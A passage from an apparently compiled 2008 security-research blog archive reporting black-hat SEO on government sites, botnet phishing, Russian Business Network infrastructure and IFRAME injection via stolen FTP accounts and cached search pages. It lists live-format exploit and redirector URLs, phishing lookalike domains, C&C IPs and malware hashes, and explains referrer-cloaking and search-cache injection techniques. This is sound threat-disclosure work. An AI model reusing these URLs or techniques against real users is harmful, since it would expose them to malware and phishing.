5. <http://ddanchev.blogspot.com/2007/08/commercial-click-fraud-tool.html>
6. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>
7. <http://ddanchev.blogspot.com/2007/12/phishers-spammers-and-malware-authors.html>
8. <http://ddanchev.blogspot.com/2006/09/internet-psyops-psychological.html>
9. <http://ddanchev.blogspot.com/2007/09/chinas-cyber-espionage-ambitions.html>
10. <http://ddanchev.blogspot.com/2007/04/osint-through-botnets.html>
11. <http://ddanchev.blogspot.com/2007/05/corporate-espionage-through-botnets.html>

737



The Continuing .Gov Blackhat SEO Campaign - Part Two (2008-02-25 14:12)

As it's becoming increasingly clear that blackhat SEOers are actively experimenting with embedding their content

on high pagerank sites, [1]such as .govs, the [2]numerous campaigns, one of which was by the [3]way serving

malware, indicate that injection the content through remote file inclusion or remotely exploitable web application

vulnerabilities is an emerging trend that deserves to be closely examined. Here are several more currently active

blackhat SEO campaigns located at :

- Utah Attorney General's Office Identity Theft Reporting Information System -

idtheft.utah.gov/pn/modules/pagesetter/pntemplates/plugins - 20, 200 SEO pages

- Mid-Region Council of Governments - **mrcog-nm.gov/includes/phpmailer/language** - 3, 630 pages

- Readyforwinners e-magazine - **readyforwinners.hertscc.gov.uk/templates /2** - 890 SEO pages

738

- National Homecare Council - **homecare.gov.uk/nhcc.nsf/discmainview** - 220 SEO pages

- Washington Wing Website - **wawg.cap.gov/calendar/editor/themes/simple** - 93 SEO pages

- Fauquier County - **fauquiercounty.gov/government/departments/procurement** - 69 SEO pages

- Wisconsin Department of Military Affairs -
dma.wi.gov/mediapublicaffairs - over 1,000 pages
embedded

with "[4]invisible SEO content" meaning the content is also
visible to search engines just like the one in a previous
assessment

The number of pages currently hosted at these high
pagerank domains is indeed disturbing, but here comes

the juicy part in the form of yet another "invisible blackhat
SEO" campaign, where outgoing links and SEO content is
embedded at the host, but is only visible to web crawlers.
Take the Wisconsin Department of Military Affairs's site

for instance, where a news item that was posted in 2003, yes
five years ago, is still embedded with "invisible blackhat SEO
content" in between a fancy javascript obfuscation that once
deobfuscated tries to connect to a third-party

host feeding it with referring keywords, sort of keywords
blackhole for optimizing future SEO campaigns based on

increasing or decreasing popularity of specific ones.

Sampling the outgoing links also speaks for itself, take
canadianmedsworld.com (217.170.77.162) for instance,
and the fact that a great deal of outgoing links also respond
to nearby IPs within the scammy ecosystem (217.170.77.*)

such as :

canadianpharmacyltd.org

ns1.viagrabestprice.info

ns2.viagrabestprice.info

officialmedicines.us

pharm-shop.net

thecanadianpharmacymeds.com

viagrabestprice.info

viagraforlove.com

xdrugpill.com

This is perhaps the perfect moment to clarify that the appropriate people responsible for auditing and secur-

ing these hosts, are already doing their forensics job and are coming up with more data, on how it happened, when

it happened, and who could be behind it - an example of threat intell sharing a concept that should be getting more

attention than it is for the time being. So far, there haven't been repeated incidents like the malware serving ones

I assessed in previous posts, but as it's obvious they're automatically capable of embedding and locally hosting any

content, it's only a matter of intentions in this case.

1. <http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html>
2. <http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html>
3. <http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html>

4. <http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html>

739



Inside a Botnet's Phishing Activities (2008-02-25 16:44)

The following incident response assessment will demonstrate how a [1]botnet's infected hosts can not only be

used as stepping stones, but also for the purpose of sending out phishing emails, and hosting the domains used

in the scams themselves, thereby forwarding the responsibility for the scams to the infected parties, in between

remaining relatively untraceable. The malware variants are still in the wild, and the ecosystem itself is currently

active as well. Upon receiving and sandboxing the malware detected as *BKDR_AGENT.AKJZ*, *Backdoor.Agent.AJU*,

Proxy-Agent.af.gen and *Proxy-Agent.af.gen*, *BKDR_AGENT.AKJZ*, both binaries attempt to connect to several IPs, one's that's resolving to the entire ecosystem's name servers, namely **72.46.130.154**. This KISS strategy allows us to quickly expand the entire domain portfolio and the associated phishing campaigns already in the wild. Here are the

domains serving the phishing pages that are actually hosted on the botnet's infected hosts :

740



asp29.com

asp63.net

aspx77.in

aspx83.in

aspx94.in

bank45.us

boa23.com

cfm83.net

com94.net

info23.in

net18.in

net73.net

net94.us

pid83.net

741



ref34.us

sec26.net

sec94.in

sid45.com

site17.in

site37.in

ssd47.com

ssl18.net

ssl19.com

ssl62.net

web42.in

web59.net

web636.com

www84.in

It's quite obvious that their descriptive nature, just like the ones I've discussed before, is to be used in phishing attacks in order to visually social engineer the receipts. And as you can see in the attached graphs, the IPs resolving to the domains are the typical home based infected end users, who would from a theoretical perspective be sending phishing

emails to themselves at a later stage. And so once infected the hosts phone back home to receive instructions on

participating in the malicious ecosystem by temporarily serving the phishing domains. Upon infection the hosts try to

connect to **72.46.129.154; 72.46.130.154; 72.46.136.50** and **ns.uk2.net**, where for the time being there're twenty different variants that are known to have been using

ns.uk2.net for DNS resolving purposes. All of these domains are

742

using the same nameservers indicating their connection. Here are some of the subdomains in the already running, and spammed phishing campaigns :

direct-certs9.bankofamerica.com.ssl36.net

www1.update.microsoft.com.ssl36.net

www7.nationalcity.com.asp29.com/consultnc/form.asp

microsoft.com.sec94.in

direct-certs1.bankofamerica.com.asp63.net

update.microsoft.com.web72.us

bankofamerica.com.web42.in

direct-certs0.bankofamerica.com.web42.in

update.microsoft.com.web72.us

www5.update.microsoft.com.sec94.in

www7.update.microsoft.com.web72.us

Now that the botnet's phishing activities are exposed, it's also important to mention the fact that besides the phishing activities, this is the [2]botnet that's been sending out [3]the recent fake [4]Microsoft Critical Live Update emails.

1. <http://ddanchev.blogspot.com/2008/02/malware-infected-hosts-as-stepping.html>
2. <http://www.cisrt.org/enblog/read.php?230>
3. <http://community.ca.com/blogs/672.aspx>
4. http://blogs.pcmag.com/securitywatch/2008/02/more_phony_windows_update_site.php

743



RBN's Malware Puppets Need Their Master (2008-02-26 17:20)

Despite that it's already been a [1]couple of months since [2]RBN's main ASN got "withdrawn" from [3]the Internet due the [4]public pressure put on the [5]Russian Business Network's malicious [6]activities, hundreds of [7]malware

variants continue trying to access their C &Cs and update locations from [8]RBN's old netblock. Malware puppets

with no master to connect to despite their endless efforts - now these are the real zombies if we're to stick to the

terminology. Catch up with more details on [9]RBNs migration, and extended partnership network.

1. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>

2. http://blog.washingtonpost.com/securityfix/2007/11/russian_business_network_down.html

3. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
4. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>
5. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>
6. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notice.html>
7. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
8. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
9. <http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html>

744



Yet Another Massive Embedded Malware Attack (2008-02-27 19:17)

The following central redirection point in a portfolio of exploits and malware serving domains -

buytraffic.cn/in.cgi?11

is currently embedded at couple of hundred sites and forums across the web. And just like the many previous such

examples, the process is automated to the very last stage. Repeated requests expose the entire domains portfolio,

where once the live exploit is served with the help of a javascript obfuscations, the binaries come into play. Here are all the domains and live exploit URLs involved for this particular campaign :

buytraffic.cn/in.cgi?11 - 62.149.18.34

sclgntfy.com/ent2763.htm - 85.255.118.12

tds-service.net/in.cgi?20 - 72.233.50.148

spywareisolator.com/landing/?wmid=sga -
72.233.50.150

warinmyarms.com/check/upd.php?t=670 -
58.65.239.114

coripastares.com/in.php?adv=1267 &val=3ee328 -
202.83.197.239

xanjan.cn/in.cgi?mikh - 78.109.22.246

chportal.cn/top/count.php?o=4 - 203.117.111.102

buhaterafe.com/in.php?adv=1208 &val=65286d -
202.83.197.239

193.109.163.179/exp/count.php

193.109.163.179/exp/getexe.php

78.109.22.242/mikh/1.html

78.109.22.242/sh.html

Who says there's no such thing as free malware cocktails.

Related posts :

[1]MDAC ActiveX Code Execution Exploit Still in the Wild

[2]Malware Serving Exploits Embedded Sites as Usual

[3]Massive RealPlayer Exploit Embedded Attack

[4]Syrian Embassy in London Serving Malware

[5]Bank of India Serving Malware

[6]U.S Consulate St. Petersburg Serving Malware

[7]The Dutch Embassy in Moscow Serving Malware

[8]U.K's FETA Serving Malware

[9]Anti-Malware Vendor's Site Serving Malware

[10]The New Media Malware Gang - Part Three

[11]The New Media Malware Gang - Part Two

[12]The New Media Malware Gang

[13]A Portfolio of Malware Embedded Magazines

[14]Another Massive Embedded Malware Attack

[15]I See Alive IFRAMEs Everywhere

745

[16]I See Alive IFRAMEs Everywhere - Part Two

1. <http://ddanchev.blogspot.com/2007/12/mdac-activex-code-execution-exploit.html>

2. <http://ddanchev.blogspot.com/2008/01/malware-serving-exploits-embedded-sites.html>

3. <http://ddanchev.blogspot.com/2008/01/massive-realplayer-exploit-embedded.html>
4. <http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html>
5. <http://ddanchev.blogspot.com/2007/08/bank-of-india-serving-malware.html>
6. <http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html>
7. <http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html>
8. <http://ddanchev.blogspot.com/2008/02/uks-feta-serving-malware.html>
9. <http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html>
10. <http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html>
11. <http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html>
12. <http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html>
13. <http://ddanchev.blogspot.com/2007/10/portfolio-of-malware-embedded-magazines.html>
14. <http://ddanchev.blogspot.com/2007/11/another-massive-embedded-malware-attack.html>
15. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframes-everywhere.html>

16. <http://ddanchev.blogspot.com/2007/11/i-see-alive-iframe-everywhere-part-two.html>

746



RBN's Phishing Activities (2008-02-27 21:03)

As we're on the topic of [1]RBN's zombies trying to connect to their old netblocks, and [2]botnets being used to host and send out phishing content, what looks like entirely isolated incidents in the present, is what has actually been going on on RBN's network during the summer of 2007. A picture is worth a thousand speculations, yes it is. As

you can see in the attached historical screenshot of a web based botnet C &C, the Russian Business Network's old

infrastructure has also been involved into delivering phishing pages to malware infected hosts, whose requests to the legitimate sites were getting forwarded to RBN's old netblock. The process is too simple, thereby lowering the entry

barriers into phishing activities due to its modularity. Basically, the botnet master can easily configure to which fake phishing site the infected population would be redirected to, if they are to visit the original one with no more than three clicks. And so, for the purpose of historical preservation of [3]CYBERINT data given the quality of the identical screenshot obtained through [4]OSINT techniques -

RBN URLs used in the phishing redirects :

81.95.149.226/scm/us/wels/index.html

81.95.149.226/scm/uk/lloydstsb/personal/index.html

81.95.149.226/scm/cyprus/persmain.html

81.95.149.226/scm/au/westpac/index.html

81.95.149.226/scm/au/commonwealth/

81.95.149.226/scm/au/warwickcreditunion/index.html

81.95.149.226/scm/uk/lloydstsb/business/index.html

81.95.149.226/scm/uk/halifax.php

81.95.149.226/scm/uk/rbsdigital/index.html

81.95.149.226/scm/uk/co-operative/index.html

81.95.149.226/scm/uk/cahoot.php

Known malware to have been connecting to 81.95.149.226 :

Trojan-PSW.Win32.LdPinch.bno, Trojan-Downloader.Win32.Small.emg, Trojan.Nuklus, where the malware detected

under different names by multiple vendors is the only one that ever made a request to **81.95.149.226**, which in a combination with the fact that the screenshot is made out of Nuklus production speaks for itself.

747

Some facts are better known later, than never.

1. <http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html>
2. <http://ddanchev.blogspot.com/2008/02/inside-botnets-phishing-activities.html>

3. <http://ddanchev.blogspot.com/2006/09/cyber-intelligence-cyberint.html>

4. <http://ddanchev.blogspot.com/2006/09/benefits-of-open-source-intelligence.html>

748

2.3

March

749



Embedding Malicious IFRAMEs Through Stolen FTP Accounts (2008-03-03 17:21)

Keywords for gaining attention from a marketing perspective [1]for last week - [2]embedded malware, [3]IFRAMEs,

[4]stolen FTP accounts, [5]Fortune 500 companies, Russia. Nothing's wrong with that unless of course you're inter-

ested in the whole story and the big picture, which wouldn't be excluding the possibility for having a Fortune 500

company's servers acting as C &Cs for a large botnet. Why are Fortune 500 servers excluded as impossible to get

hacked at the first place, making it look like that the amount of money spent on security is proportional with the level of security reached? [6]The more you spend does not mean the more secure it gets if you're [7]not allocating the

money where they have to be allocated at, in a particular moment of time, given the [8]dynamic threatscape these

days.

750



What's most important to point out about the recent incident of Fortune 500 companies stolen FTP accounts, is

that it's "stolen accounting data for sale" as usual, as usual in the sense of the hundreds of other such propositions currently active online. And if we're to use an analogy on its importance as a event, it's like your smell receptors, namely the more you use a particular fragrance, the less you're capable of sensing it since you're getting used to the smell. In this line of thoughts, what's "stolen accounting data for sale as usual" for some, is exclusive event for others.

Even worse, it's "slicing the threat on pieces" compared to discussing the "pie" itself. Moreover, the [9]shift from products to services in the underground marketplace is something [10]that's been happening for the past three years,

and therefore making it sound like it's been happening as of yesterday, brings the discussion to the lowest possible

level - right from the very beginning. Try the following malicious services on demand for instance, demostrating key business concepts such as consolidation, vertical integration, benchmarking -Q &A, and standartization :

751

- [11]Wild Wild Underground

- [12]DDoS on Demand VS DDoS Extortion
- [13]Malware as a Web Service
- [14]Multiple Firewalls Bypassing Verification on Demand
- [15]Managed Spamming Appliances - The Future of Spam
- [16]Botnet on Demand Service
- [17]DIY CAPTCHA Breaking Service
- [18]Managed Fast-Flux Provider
- [19]Which CAPTCHA Do You Want to Decode Today?
- [20]Localizing Cybercrime - Cultural Diversity on Demand
- [21]On the other side of the universe :

*" The concept of Software-as-a-Service (SaaS) is nothing new, **but this is the first time anyone has organized the pur-***

***chase of FTP login credentials**, with additional tools available to help a buyer confirm he's making a smart purchase. "*

on the other side of the universe on [22]Neosploit's "purpose in life" :

*" The information was available for blackmarket trade, along with **the NeoSploit version 2 crimeware toolkit**, a **mali-***
***cious application specifically designed to abuse and trade stolen FTP account credentials** from numerous legitimate companies. "*

Robert Lemos is however, [23]reasonably pointing out that :

" The tool, which is at least a year old, was described by antivirus firm Panda Software in June 2007. "

Key summary points :

- the tool's been around since February, 2007, making it exactly one year old
- it has built-in accounting data validation, pagerank measurement of the sites whose FTP accounting data has been stolen as you can see in the third screenshot attached
- IP Geolocation for the now pagerank-ed sites is also included
- the tool's functions are relatively primitive compared to three other alternative ones that I'm aware of taking advantage of anything by stolen FTP accounts, a logical fad by itself
- the script is officially sold for \$25, but as we've seen it in the past with MPack and IcePack, buyers unaware of other outlets for the tool would pay the high-profit margins offered by the seller
- FTP accounting data can be imported, and once verified, a statistical output for the automated process of logging in and embedding the IFRAME is provided
- IFRAMEs are automatically embedded within .php; .html; .asp; .htm extensions
- embedding iframes through stolen FTP accounts is a fad, purchasing and selling [24]shells/web backdoors and huge

domain portfolios controlled via Cpanels is a trend, as automatic injection of malicious IFRAMEs through [25]remote file inclusion and remotely exploitable SQL injection vulnerabilities is

752

Your situational awareness about the emerging threatspace is as always up to the information sources that you use, or still haven't started using. My point is that exposing Pinch in the summer of 2007 despite that the tool's been around since 2004/2005, and exposing this malicious FTP account checker and IFRAMEs embedder in February, 2008, when it

hasn't been updated since February, 2007, greatly contributes to the development of a twisted situational awareness.

Realizing it or not, with the time, security researchers or intelligence analysts establish a very good sense of intuition about what's happening at a particular moment in time, or what will be happening anytime now. And using stolen FTP

accounts for embedding IFRAMEs never picked up as a tactic, compared to using the stolen FTP accounts for hosting

blackhat SEO content. Scenario building intelligence, or playing the devil's advocate, it's a mindset only a small crowd possess.

1. <http://www.finjan.com/Content.aspx?id=1367>
2. <http://blogs.zdnet.com/security/?p=908>
3. http://www.darkreading.com/document.asp?doc_id=147123&f_src=darkreading_section_296

4. <http://zedomax.com/blog/2008/02/28/hackers-use-saas-to-auction-ftp-passwords-inject-code/>
5. <http://blogs.ittoolbox.com/security/dmorrill/archives/malware-as-a-service-22761>
6. <http://ddanchev.blogspot.com/2006/05/valuing-security-and-prioritizing-your.html>
7. <http://ddanchev.blogspot.com/2006/07/budget-allocation-myopia-and.html>
8. http://www.computerweekly.com/blogs/stuart_king/2008/02/risk-assessment-is-a-hazardess.html
9. <http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html>
10. <http://ddanchev.blogspot.com/2007/10/dynamics-of-malware-industry.html>
11. http://ddanchev.blogspot.com/2006/04/wild-wild-underground_25.html
12. <http://ddanchev.blogspot.com/2007/05/ddos-on-demand-vs-ddos-extortion.html>
13. <http://ddanchev.blogspot.com/2007/08/malware-as-web-service.html>
14. <http://ddanchev.blogspot.com/2007/10/multiple-firewalls-bypassing.html>
15. <http://ddanchev.blogspot.com/2007/10/managed-spamming-appliances-future-of.html>

16. <http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html>
17. <http://ddanchev.blogspot.com/2007/10/diy-captcha-breaking-service.html>
18. <http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html>
19. <http://ddanchev.blogspot.com/2007/11/which-captcha-do-you-want-to-decode.html>
20. <http://ddanchev.blogspot.com/2008/02/localizing-cybercrime-cultural.html>
21. <http://arstechnica.com/news.ars/post/20080228-malware-writers-exploring-software-as-a-service-model.html>
22. <http://www.crn.com/security/206900656>
23. <http://www.securityfocus.com/brief/691>
24. <http://ddanchev.blogspot.com/2007/04/compilation-of-web-backdoors.html>
25. <http://ddanchev.blogspot.com/2007/07/sql-injection-through-search-engines.html>

753



ZDNet Asia and TorrentReactor IFRAME-ed (2008-03-04 15:39)

UPDATED: [1]More CNET Sites Under IFRAME Attack;
[2]Rogue RBN Software Pushed Through Blackhat SEO.

This currently ongoing malware embedded attack aimed at ZDNet Asia and TorrentReactor is very creative at the

strategic level, whereas the IFRAME-ing tactic remains the same. The sites' search engines seem to have been

exploited to have the IFRAME injected, not embedded, within the last 24 hours, redirecting to known Russian

Business Network's IPs and ex-customers in the face of rogue anti-virus and anti-spyware applications. For the time

being, **zdnetaasia.com has 11,200 cached pages loading the IFRAME**, and **torrentreactor.net - 29,300 cached pages loading the IFRAME**. Even worse, the IFRAME embedded search results hosted on their sites, are appearing between the first ten to twenty search results, thanks to the sites high page ranks. Sample search queries :

jamie presley

754



mari misato

risa coda

kasumi tokumoto

jill criscuolo

The IFRAME is loading **72.232.39.252/a** also responding to **themaleks.net**. The link itself is loading an obfuscated javascript, which once deobfuscated attempts to load **a-n-d-the.com/wtr/router.php** (216.255.185.82 - INTERCAGE-NETWORK-GROUP2) also responding to **ppcan.info**, with two

more domains sharing nameservers, **findhowto.net**, **searchhowto.net**. Ppcan.net has already been assessed by [3]Microsoft's Security Team :

" The advantage gained by faking the Referer field is nullified when pages use client-side cloaking to distinguish between fake and real Referer field data by running a script in the client's browser to check the document.referrer variable. Example 1 shows a script used by the spam URL naha.org/old/tmp/evans-sara-real-fine-place/index.html. The

script checks whether the document.referrer string contains the name of any major search engines. If successful the browser redirects to ppcan.info/mp3re.php and eventually to spam; otherwise, the browser stays at the current doorway page. To defeat the simple client-side cloaking, issuing a query of the form "url:link1" is sufficient. This allows us to fake a click through from a real search engine page. "

So the malicious parties are implementing simple referrer techniques to verify that the end users coming to their IP, are the ones they expect to come from the campaign, and not client-side honeypots or even security researchers.

And if you're not coming from you're supposed to come, you get a 404 error message, deceptive to the very end of it.

Sample redirects upon visiting the IFRAME-ed pages at ZDNet Asia with the right referrer :

xpantivirus2008.com (69.50.173.10)

scanner.spyshredderscanner.com (77.91.229.106)

hot-pornotube-2008.com (206.51.229.67)

porn-tubecodec20.com (195.93.218.43)

Once the junkware inventory is empty, all pages redirect to **requestedlinks.com** (216.255.185.82). Let's take a peek at the codec :

Scanner results : 11 % Scanner (4/36) found malware!

File Size : 85008 byte

MD5 : 6b325c53987c488c89636670a25d5664

SHA1 : c6aeeafffe10e70973a45e5b6af97304ca20b3bd

755



Fortinet - Suspicious

Norman - Tibs.gen200

Prevx - TROJAN.DOWNLOADER.GEN

Quick Heal - Suspicious - DNAScan

Even more interesting is the fact that literally minutes before posting this, another such campaign got launched

at ZDNet Asia, this time having just 24 pages locally cached, and loading another IFRAME to **89.149.243.201/a**

redirecting to **cialis2men.com/product/61**
(92.241.162.154).

What is going on, have the sites been compromised, or the attackers are in fact smarter than those who would even

bother to scan for remotely exploitable web application vulnerabilities, next to remote file inclusion? ZDNet Asia and
756



TorrentReactor themselves aren't compromised, their SEO practices of locally caching any search queries submitted

are abused. Basically, whenever the malicious attacker is feeding the search engine with popular queries, the sites are caching the search results, so when the malicious party is also searching for the IFRAME in an "loadable state" next to the keyword, it loads. Therefore, relying on the high page ranks of both sites, the probability to have the cached pages with the popular key words easy to find on the major search engines, with the now "creative" combination of the embedded IFRAME, becomes a reality if you even take a modest sample, mostly names.

The bottom line is that ZDNet Asia and TorrentReactor SEO practices of caching the search queries And given that the

malicious parties can now easily tweak popular keywords to appear on ZDNet Asia and TorrentReactor's sites, thereby

getting a front placement on search engines, they can pretty much shift the SEO campaign to a malware campaign by

taking advantage of "event-based social engineering".

1. <http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html>

2. <http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html>

3. <http://research.microsoft.com/users/shuochen/HM.doc>



Rogue RBN Software Pushed Through Blackhat SEO (2008-03-05 15:35)

On numerous occasions in the past, I emphasized on [1]the malicious attacker Keep it Simple Stupid (KISS) approach

for anything starting from Rock Phishing, to maintaining a huge live exploits domains portfolio hosted on a single IP.

This is yet another example of the KISS strategy uncovering another huge IFRAME campaign, again taking advantage

of locally cached pages generated upon searching for a particular word, and the IFRAME itself. In the previous

example for instance, we had an second ongoing IFRAME campaign with just 4 pages injected with **89.149.243.201**, however, what Keep it Simple Stupid really means in this case is that the next IP in their netblock **89.149.243.202** is currently getting injected at many other sites as well. The difference between the previous campaign and this one,

is that [2]the previous one was targeting just two high page rank-ed sites, while in the second one, the malicious

parties pushing [3]RBN's rogue XP AntiVirus are relying on a much more diverse set of domains loading the IFRAME.

One factor remains the same, both campaigns continue pushing the rogue XP AntiVirus. XP AntiVirus's pitch, note

the downloads success rate mentioned and how they forgot to change the template used in the campaign by putting

the rogue's name :



" XP antivirus has been downloaded over 4 Million times; with a 20,000 more downloads every week. Millions

of people worldwide use Spyware Doctor to protect their identity and PC security. XP antivirus has consistently been awarded Editors' Choice, by leading PC magazines and testing laboratories around the world, including

United States, United Kingdom, Germany and Australia. All current versions of XP antivirus have won Editors'

Choice awards from Secure Home PC Magazine in United States. XP antivirus is advanced technology designed

specially for people, not experts. It is automatically configured out of the box to give you optimal protection with limited interaction so all you need to do is install it for immediate and ongoing protection. XP antivirus's advanced RealOnGuard technology only alerts users on a true Spyware detection. This is significant because you should not be interrupted by cryptic questions every time you install software, add a site to your favorites or change your PC settings. "

Upon visiting **89.149.243.202/t** and **89.149.243.202/a** we get forwarded to **bestsexworld.info/soft.php?aid=0064**

&d=3 &product=XPA (72.232.224.154) and from there to **xpantivirus2008.com** (69.50.173.10). There're in fact several other domains currently promoting this as well : **xpantiviruspro.com** (69.50.183.50); **xpdownloadings.com** (69.50.183.50); **xpantivirus.com**

(216.255.180.58), as well as the following :
hotantivirus.info (74.86.81.80); **easyantivirus.info** (74.86.81.80); **a2zantivirus.com** (74.86.81.80). The downloader's detection rate :

Scanner results : 17 % Scanner(6/36) found malware!

Time : 2008/03/05 13:57:48 (EET)

File Size : 47104 byte

759

MD5 : 2102cb53606f535ca8132c3324953596

SHA1 : 0756f530e782c3d2e85a8186e052b722b017f1ea

AntiVir - TR/Crypt.ULPM.Gen

Fortinet - Suspicious

Microsoft - Trojan:Win32/Vxidl.gen!B(Suspicious)

Panda - Suspicious file

Prevx - TROJAN.DOWNLOADER.GEN

Sophos - Mal/HckPk-A

Smells like RBN's used InterCage and ATRIVO netblocks from routers away.

Related RBN coverage:

[4]RBN's Phishing Activities

[5]RBN's Puppets Need Their Master

[6]RBN's Fake Account Suspended Notices

[7]A Diverse Portfolio of Fake Security Software

[8]Go to Sleep, Go to Sleep my Little RBN

[9]Exposing the Russian Business Network

[10]Detecting the Blocking the Russian Business Network

[11]Over 100 Malwares Hosted on a Single RBN IP

[12]RBN's Fake Security Software

[13]The Russian Business Network

1. <http://ddanchev.blogspot.com/2007/09/popular-web-malware-exploitation.html>
2. <http://ddanchev.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>
3. http://en.wikipedia.org/wiki/Russian_Business_Network
4. <http://ddanchev.blogspot.com/2008/02/rbns-phishing-activities.html>
5. <http://ddanchev.blogspot.com/2008/02/rbns-malware-puppets-need-their-master.html>
6. <http://ddanchev.blogspot.com/2008/01/rbns-fake-account-suspended-notices.html>
7. <http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html>
8. <http://ddanchev.blogspot.com/2007/11/go-to-sleep-go-to-sleep-my-little-rbn.html>

9. <http://ddanchev.blogspot.com/2007/11/exposing-russian-business-network.html>
10. <http://ddanchev.blogspot.com/2007/11/detecting-and-blocking-russian-business.html>
11. <http://ddanchev.blogspot.com/2007/10/over-100-malwares-hosted-on-single-rbn.html>
12. <http://ddanchev.blogspot.com/2007/10/rbns-fake-security-software.html>
13. <http://ddanchev.blogspot.com/2007/10/russian-business-network.html>

760



Unprofessionally Piggybacking on my Research (2008-03-05 20:55)

Why did I bother to send this message to [1]Full-Disclosure last night, despite that I already posted it here? Because I knew [2]that this would happen, it's happened before, and it will happen in the future, so having dates and hours

to prove what you see on the top of each and every blog post here, namely the real-time situational awareness

objective, is what I wanted to achieve. And I did. Thankfully, there're [3]Sophos, [4]TrendMicro, [5]McAfee and

[6]CommTouch realizing that corporate blogging evolved from hard selling and the basics of marketing, to a complex

PR platform, and therefore quote and link to my blog, to have me link back, so that [7]a conversation emerges.

Redefining the process of rephrasing so that my creative commons license per post is not violated? Find the ten

differences between my post yesterday, its title, and today's statements:

" Continuing, Chia says that: "Leveraging on the fact that the site is, legitimate, and has high page ranks, the popular search engines are returning some of these iFRAME-ed results in the first few pages of the search results.

And the objective? To get the unsuspecting user to click on the link". "

So, my original post went online yesterday, [8]TeMerc reposted it, [9]so did Paul, I sent it to [10]Full-Disclosure, and as it looks like [11]F-Secure's Wing Fei Chia seems to read, either Full-Disclosure, or my blog to come up [12]this post, 24 hours later. Anyway, SecurityFocus, again covers the incident in an article entitled "[13]Fraudsters piggyback on search engines", quoting me, this time professionally.

1. <http://seclists.org/fulldisclosure/2008/Mar/0041.html>

2. <http://www.itwire.com/content/view/16981/53/>

761

3. <http://www.sophos.com/security/blog/2007/10/714.html>

4. <http://blog.trendmicro.com/malicious-iframe-hosted-on-e-zines-a-media-possibility/>

5.

<http://www.avertlabs.com/research/blog/index.php/2008/01/09/the-russian-business-network-is-on-tenterhook>

[s/](#)

6. <http://blog.commtouch.com/cafe/data-and-research/response-to-dancho-danchev-on-the-malware-outbreak-cente>

[r/](#)

7. <http://ddanchev.blogspot.com/2006/07/security-research-reference-coverage.html>

8. <http://temerc.com/forums/viewtopic.php?f=10&t=4682>

9. <http://fergdawg.blogspot.com/2008/03/zdnet-asia-and-torrentreactor-iframe-ed.html>

10. <http://seclists.org/fulldisclosure/2008/Mar/0041.html>

11. <http://www.f-secure.com/weblog/archives/00001396.html>

12. <http://www.f-secure.com/weblog/archives/00001396.html>

13. <http://www.securityfocus.com/brief/695>

762



More CNET Sites Under IFRAME Attack (2008-03-06 13:48)

News is [1]spreading fast, [2]appropriate credit is [3]given, but [4]not as fast [5]as the IFRAME [6]campaign targeting several more [7]CNET Networks' web properties besides **ZDNet Asia**, namely, **TV.com**, **News.com** and **MySimon.com** which I'll assess in this post. In the time of posting this, no other CNET sites are involved in the campaign, including ZDNet's international sites such as,

ZDNet India, ZDNet U.K, and ZDNet Australia, but the abovementioned ones. And

so, we have three more sites part of CNET Networks' portfolio, getting injected with more IFRAMEs, [8]abusing their

search engine's local caching, and storing of any keyword feature, in a combination with a loadable IFRAME.

What has changed for the past 24 hours, despite that the now over **51,900 pages at zdnetaasia.com** continue

to be indexed by search engines? The folks at ZDNet Asia have taken care of the IFRAME issue, so that such

injection is no longer possible. However, the same IPs used in this IFRAME campaign, including two new domains

introduced have been injected, and are loading at **TV.com, News.com and MySimon.com**, again [9]pushing the

rogue XP AntiVirus, the rogue Spyshredderscanner, as well as another fake codec **MediaTubeCodec.exe**, hosted and 763



distributed under two new domains.

Which sites are currently targeted?

ZDNet Asia - currently has 51,900 injected pages

TV.com - 49,600 locally hosted IFRAME injected pages

News.com - 167 locally hosted pages, injection is ongoing

MySimon.com - currently 4 pages, the campaign is ongoing

Which domains and IPs are behind the IFRAMEs?

do-t-h-e.com (69.50.167.166)

rx-pharmacy.cn (82.103.140.65)

m5b.info (124.217.253.6)

89.149.243.201

764

89.149.243.202

72.232.39.252

195.225.178.21

Where's the malware?

It's there, you just have to triple check different IFRAME-ed search results and finally you'll get to install XP AntiVirus 2008 and a fake codec, the only two pieces of malware currently served. What's important to note is that this is the

current state of the campaign, and with the huge number of IFRAME-ed pages in such a way, targeted attacks on a

per keyword basis are possible, and since they ensure you're served on the basis of where you're coming from, things

can change pretty fast. These are all of the domains that follow after the IFRAME redirects for all the campaigns

currently detected, and the detection rates for the malware from the last campaign :

hotpornotube08.com (206.51.229.67)

hot-pornotube-2008.com (206.51.229.67)

hot-pornotube08.com (206.51.229.67)
adult-tubecodec2008.com (195.93.218.43)
adulttubecodec2008.com (195.93.218.43)
hot-tubecodec20.com (195.93.218.43)
media-tubecodec2008.com (195.93.218.43)
